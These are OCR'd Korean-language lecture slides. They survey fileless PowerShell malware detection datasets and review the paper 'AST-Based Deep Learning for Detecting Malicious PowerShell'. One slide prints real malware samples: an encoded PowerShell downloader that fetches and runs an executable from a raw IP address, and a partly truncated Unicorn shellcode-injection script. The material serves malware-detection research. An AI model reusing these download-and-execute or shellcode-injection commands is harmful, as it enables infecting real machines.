
Fileless Malware


Fileless Malware



Fileless Malware

◆ Fileless Malware





Fileless Malware

◆ Fileless Malware Dataset

Name	Author	Target	Type	Dataset	
				Benign	Malicious
Effective and Light-Weight Deobfuscation and Semantic-Aware Attack Detection for Powershell Scripts	Zhenyuan Li et al.	PS Script	Detection De-Obfuscation	2342개 Github	4141개 [1] [2]
Malicious PowerShell Detection Using Attention against Adversarial Attacks	Sunoh Choi	PS Script	Detection	1000 Etri	1000 Etri
Malicious Powershell Detection Using Graph Convolution Network	Sunoh Choi	PS Script	Detecction	500 Etri	500 Etri
Static detection of malicious Powershell based on word embeddings	Mamoru Mimura, Yui Tajiri	PS Script	Detection	5000 Github	944 [3] [4]
Evaluations of AI-based malicious Powershell detection with feature optimizations	Sunoh Choi et al.	PS Script OLE file	Detection	22,475 Github [6]	4214 [1] [5]
PowerDrive:Accurate De-Obfuscation and Analysis of PowerShell Malware	Denis Ugrate Et al.	PS Script OLE file	Detection De-Obfuscation	x	5079 [1]- [7]-
POSTER: AST-Based Deep Learning for Detecting Malicious PowerShell	Gili Rusak Et al.	PS Script	Detection	x	4079 [1]

[1] Pulling Back the curtains on EncodedCommand PowerShell Attacks
[2] Powershell-based Attack Toolkits
[3] https://www.hybrid-analysis.com/
[4] https://any.run/
[5] EST security
[6] Github에서 Powershell Script 크롤링 후, Virus Total 검사 결과가 5% 이상 나오면 malicious, 아니면 benign
[7] VirusTotal
[8] ESET Vhook

Fileless Malware

◆ Fileless Malware Dataset

Name	Author	Target	Type	Dataset	
				Benign	Malicious
Effective and Light-Weight Deobfuscation and Semantic-Aware Attack Detection for Powershell Scripts	Zhenyuan Li et al.	PS Script	Detection De-Obfuscation	2342개 Github	4141개 **[1]** [2]
Malicious PowerShell Detection Using Attention against Adversarial Attacks	Sunoh Choi	PS Script	Detection	1000 Etri	1000 Etri
Malicious Powershell Detection Using Graph Convolution Network	Sunoh Choi	PS Script	Detecction	500 Etri	500 Etri
Static detection of malicious Powershell based on word embeddings	Mamoru Mimura, Yui Tajiri	PS Script	Detection	5000 Github	944 [3] [4]
Evaluations of AI-based malicious Powershell detection with feature optimizations	Sunoh Choi et al.	PS Script OLE file	Detection	22,475 Github [6]	4214 **[1]** [5]
PowerDrive:Accurate De-Obfuscation and Analysis of PowerShell Malware	Denis Ugrate Et al.	PS Script OLE file	Detection De-Obfuscation	x	5079 **[1]-** [7]-
POSTER: AST-Based Deep Learning for Detecting Malicious PowerShell	Gili Rusak Et al.	PS Script	Detection	x	4079 **[1]**

[1] Pulling Back the curtains on EncodedCommand PowerShell Attacks
[2] Powershell-based Attack Toolkits
[3] https://www.hybrid-analysis.com/
[4] https://any.run/
[5] EST security
[6] Github에서 Powershell Script 크롤링 후, Virus Total 검사 결과가 5% 이상 나오면 malicious, 아니면 benign
[7] VirusTotal
[8] ESET Vhook

Fileless Malware

◆ Fileless Malware Dataset

Name	Author	Target	Type	Dataset		Year
				Benign	Malicious	
Effective and Light-Weight Deobfuscation and Semantic-Aware Attack Detection for Powershell Scripts	Recall:92.3	PS Script	Detection De-Obfuscation	2342개 Github	4141개 **[1]** [2]	2019
Malicious PowerShell Detection Using Attention against Adversarial Attacks	Sunoh Choi	PS Script	Detection	1000 Etri	1000 Etri	2020
Malicious Powershell Detection Using Graph Convolution Network	Sunoh Choi	PS Script	Detecction	500 Etri	500 Etri	2021
Static detection of malicious Powershell based on word embeddings	Mamoru Mimura, Yui Tajiri	PS Script	Detection	5000 Github	944 [3] [4]	2021
Evaluations of AI-based malicious Powershell detection with feature optimizations	Recall:98.5	PS Script OLE file	Detection	22,475 Github [6]	4214 **[1]** [5]	2020
PowerDrive: Accurate De-Obfuscation and Analysis of PowerShell Malware	Denis Ugrate Et al.	PS Script OLE file	De-Obfuscation	x	5079 **[1]-** [7]-	2019
POSTER: AST-Based Deep Learning for Detecting Malicious PowerShell	Recall:90.7	PS Script	Detection	x	4079 **[1]**	2018
Detecting Malicious PowerShell Commands using Deep Neural Network	Recall:88.1	PS Command	Detection	Github	**[1]**	2018

[1] Pulling Back the curtains on EncodedCommand PowerShell Attacks
[2] Powershell-based Attack Toolkits
[3] https://www.hybrid-analysis.com/
[4] https://any.run/
[5] EST security
[6] Github에서 Powershell Script 크롤링 후, Virus Total 검사 결과가 5% 이상 나오면 malicious, 아니면 benign
[7] VirusTotal
[8] ESET Vhook

Fileless Malware

◆ Fileless Malware Dataset

[Original Code]

"₩"C:₩₩Windows₩₩System32₩₩WindowsPowerShell₩₩v1.0₩₩powershell.exe₩" -window hidden -enc KABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0A

[Filename]

011567ef72f059c0b865a052f66e67f7bd53194b2f2376d44c02241d0ab8b76b.bin

[Arguments]

['-window hidden', '-enc']

[B64 Decoded]

(New-Object System.Net.WebClient).DownloadFile('http://80.82.64.45/~yakar/msvmonr.exe',"$env:APPDATA₩msvmonr.exe");Start-Process ("$env:APPDATA₩msvmonr.exe")

[Family Name]

Downloader DFSP

[Original Code]

"₩"C:₩₩Windows₩₩syswow64₩₩WindowsPowerShell₩₩v1.0₩₩powershell.exe₩" -EncodedCommand JABxAGsAYwAgAD0AIAAnAFsARABsAGwASQBtAHAAbwByAHQAKAAiAGsAZQByAG4AZ
0ACgAIgBtAHMAdgBjAHIAdAAuAGQAbABsACIAKQBdAHAAdQBiAGwAaQBjACAAcwB0AGEAdABpAGMAIABlAHgAdABlAHIAbgAgAEkAbgB0AFAAdAByACAAbQBlAG0AcwBlAHQAKABJAG4AdAAE
yAGMALAAwAHgAMgAwACwAMAB4AGMAMQAsADAAeABjAGYALAAwAHgAMABkACwAMAB4ADAAMQAsADAAeABjADcALAAwAHgAZQAyACwAMAB4AGYAMAAsADAAeAA1ADIALAAwAHg
4ADgAYgAsADAAeAA1ADgALAAwAHgAMQBjACwAMAB4ADAAMQAsADAAeABkADMALAAwAHgAOABiACwAMAB4ADAANAAsADAAeAA4AGIALAAwAHgAMAAxACwAMAB4AGQAMAAsADA
wAHgAZgBmACwAMAB4AGQANQAsADAAeAA5ADcALAAwAHgANgBhACwAMAB4ADAANQAsADAAeAA2ADgALAAwAHgAYwAwACwAMAB4AGEAOAAsADAAeAAwADAALAAwAHgANgA1ACw
sADAAeAA1ADMALAAwAHgANgBhACwAMAB4ADAAMAAsADAAeAA1ADYALAAwAHgANQAzACwAMAB4ADUANwAsADAAeAA2ADgALAAwAHgAMAAyACwAMAB4AGQAOQAsADAAeABjADg

[Filename]

018a79471c4176341c4f358f02be1a5850027f85114948248be2f5ddc3ad1616.bin

[Arguments]

['-EncodedCommand']

[B64 Decoded]

$qkc = '[DllImport("kernel32.dll")]public static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint flAllocationType, uint flProtect);[DllImport("kernel32.dll")]public static extern IntPtr (
0xf4,0x03,0x7d,0xf8,0x3b,0x7d,0x24,0x75,0xe2,0x58,0x8b,0x58,0x24,0x01,0xd3,0x66,0x8b,0x0c,0x4b,0x8b,0x58,0x1c,0x01,0xd3,0x8b,0x04,0x8b,0x01,0xd0,0x89,0x44,0x24,0x24,0x5b,0x5b,0x61,0x59,
gth);$rgcM=$w::VirtualAlloc(0,0x1000,$g,0x40);for ($i=0;$i -le ($z.Length-1);$i++) {$w::memset([IntPtr]($rgcM.ToInt32()+$i), $z[$i], 1)};$w::CreateThread(0,0,$rgcM,0,0,0);for (;;){Start-sleep 60};

[Family Name]

Unicorn

4079개 obfucated script

[5] EST security
[6] Github에서 Powershell Script 크롤링 후, Virus Total 검사 결과가 5% 이상 나오면 malicious, 아니면 benign
[7] VirusTotal
[8] ESET Vhook

Fileless Malware

◆ Fileless Malware Dataset

[1] Pulling Back the curtains on EncodedCommand PowerShell Attacks

Class(27)	
Downloader DFSP	TXT C2
Shellcode Inject	Downloader Proxy
Unicorn	AMSI Bypass
PowerShell Expire	Veil Stream
SET	Meterpreter RHTTP
Unknown	DynAmite Launcher
Powerfun Reverse	Downloader Kraken
Downloader DFSP 2X	AppLocker Bypass
Downloader DFSP DPL	PowerSploit GTS
Downloader IEXDS	Powerfun Bind
Scheduled Task COM	Remove AV
BITSTransfer	DynAmite KL
VB Task	

◆ Fileless Malware Dataset

논문에 사용된 Dataset

[1] Pulling Back the curtains on EncodedCommand PowerShell Attacks = Palo Alto Network Dataset
[2] Powershell-based Attack Toolkits
[3] HybridAnalysis
[4] AnyRun
[5] EST security
[6] Github에서 Powershell Script 크롤링 후, Virus Total 검사 결과가 5% 이상 나오면 malicious, 아니면 benign
[7] VirusTotal
[8] ESET Vhook

◆ Fileless Malware Dataset

논문에 사용된 Dataset


[1] Pulling Back the curtains on EncodedCommand PowerShell Attacks = Palo Alto Network Dataset
[2] Powershell-based Attack Toolkits
[3] HybridAnalysis
[4] AnyRun
[5] EST security
[6] Github에서 Powershell Script 크롤링 후, Virus Total 검사 결과가 5% 이상 나오면 malicious, 아니면 benign
[7] VirusTotal
[8] ESET Vhook

Palo Alto Dataset 사용 논문 목록

No.	Name	Author	Target	Type	Dataset		Year
					Benign	Malicious	
1	AST-Based Deep Learning for Detecting Malicious PowerShell	Gili Rusak Et al.	PS Script	Detection	x	4079개 [1]	2018
2	Detecting Malicious PowerShell Commands using Deep Neural Network	Danny Hendler Et al.	PS Command	Detection	Github	[1]	2018
3	PowerDrive: Accurate De-Obfuscation and Analysis of PowerShell Malware	Denis Ugrate Et al.	PS Script OLE file	De-Obfuscation	x	5079개 [1] [7]	2019
4	Effective and Light-Weight Deobfuscation and Semantic-Aware Attack Detection for Powershell Scripts	Zhenyuan Li et al.	PS Script	Detection De-Obfuscation	2342개 Github	4141개 [1] [2]	2019
5	Evaluations of AI-based malicious Powershell detection with feature optimizations	Sunoh Choi et al.	PS Script OLE file	Detection	22,475개 Github [6]	4214개 [1] [5]	2020


Paper Review


1. AST-Based Deep Learning for Detecting Malicious PowerShell



Paper Review

1. AST-Based Deep Learning for Detecting Malicious PowerShell






Powershell 지원


Paper Review

1. AST-Based Deep Learning for Detecting Malicious PowerShell




Paper Review

1. AST-Based Deep Learning for Detecting Malicious PowerShell



Paper Review


1. AST-Based Deep Learning for Detecting Malicious PowerShell




단순히 One-hot X
Program code의 AST node feature을 잘 가지고 있는 vector 생성

Paper Review

1. AST-Based Deep Learning for Detecting Malicious PowerShell




Type A의 feature을 잘 담고있는 vector은?




Paper Review

1. AST-Based Deep Learning for Detecting Malicious PowerShell



Type A의 feature을 잘 담고있는 vector은?



$$\mathrm{vec}(p) \approx \tanh\left(\sum_{i=1}^{n} \frac{\#\text{leaves under } c_i}{\#\text{leaves under } p} W_i \cdot \mathrm{vec}(c_i) + b\right)$$

bias

Direct children node


$W_i = c_i$의 weight


$W_i = \mathrm{R}^{\wedge}(N^f \times N^f)$

N_f = dimension(30)

Paper Review

1. AST-Based Deep Learning for Detecting Malicious PowerShell






$$W_i = \frac{n-i}{n-1} W_l + \frac{i-1}{n-1} W_r$$


$$l_i = \frac{c_i's\ leaves}{p's\ leaves}$$

$$vec(p) \approx tanh\left(\left(\frac{1}{1+3}\left(\frac{2-1}{2-1} W_l + \frac{1-1}{2-1} W_r \right) vec(c_1) + \frac{3}{1+3}\left(\frac{2-2}{2-1} W_l + \frac{2-1}{2-1} W_r \right) vec(c_2) \right) + b \right)$$

Paper Review

1. AST-Based Deep Learning for Detecting Malicious PowerShell






$$\mathrm{vec}(p) \approx \tanh\left(\sum_{i=1}^{n} l_i W_i \cdot \mathrm{vec}(c_i) + \boldsymbol{b}\right)$$


$$d = \left\| \mathrm{vec}(p) - \tanh\left(\sum_{i=1}^{n} l_i W_i \cdot \mathrm{vec}(c_i) + \boldsymbol{b}\right) \right\|_2^2$$

최소화

Paper Review

1. AST-Based Deep Learning for Detecting Malicious PowerShell





$$\mathrm{vec}(p) \approx \tanh\left(\sum_{i=1}^{n} l_i W_i \cdot \mathrm{vec}(c_i) + \boldsymbol{b}\right)$$

$$d = \left\| \mathrm{vec}(p) - \tanh\left(\sum_{i=1}^{n} l_i W_i \cdot \mathrm{vec}(c_i) + \boldsymbol{b}\right) \right\|_2^2$$


최소화


하지만 단순하게 위의 식을 **cost function**으로 정해 학습하게 된다면,
vec(p), Weight, bias 들이 모두 0으로 수렴하게 된다.

Fileless Malware

Paper Review

1. AST-Based Deep Learning for Detecting Malicious PowerShell





Negative Sampling

hyperParameter

$$J(d^{(i)}, d_c^{(i)}) = \max\left\{0, \Delta + d^{(i)} - d_c^{(i)}\right\}$$

$$\underset{W_l, W_r, \boldsymbol{b}}{\text{minimize}} \; \frac{1}{2N}\sum_{i=1}^{N} J(d^{(i)}, d_c^{(i)}) + \frac{\lambda}{2M}\left(\|W_l\|_F^2 + \|W_r\|_F^2\right)$$

= cost function

hyperParameter

$M=2N_f{}^2$


Frobenius norm

Over fitting막기 위해 L2 regularization 적용

$$C = C_0 + \frac{\lambda}{2n}\sum_w w^2$$

Paper Review


1. AST-Based Deep Learning for Detecting Malicious PowerShell



NODE Type	Feature 1	Feature 2	Feature 3	Feature 4	…
A	0.15642	0.67423	0.11251	0.87392	…
B	0.86982	0.51876	0.59654	0.16752	…
C	0.98764	0.11123	0.24575	0.65784	…
…	…	…	…	…	…

Paper Review

1. AST-Based Deep Learning for Detecting Malicious PowerShell




NODE Type	Feature 1	Feature 2	Feature 3	Feature 4	…
A	0.15642	0.67423	0.11251	0.87392	…
B	0.86982	0.51876	0.59654	0.16752	…
C	0.98764	0.11123	0.24575	0.65784	…
…	…	…	…	…	…

Paper Review

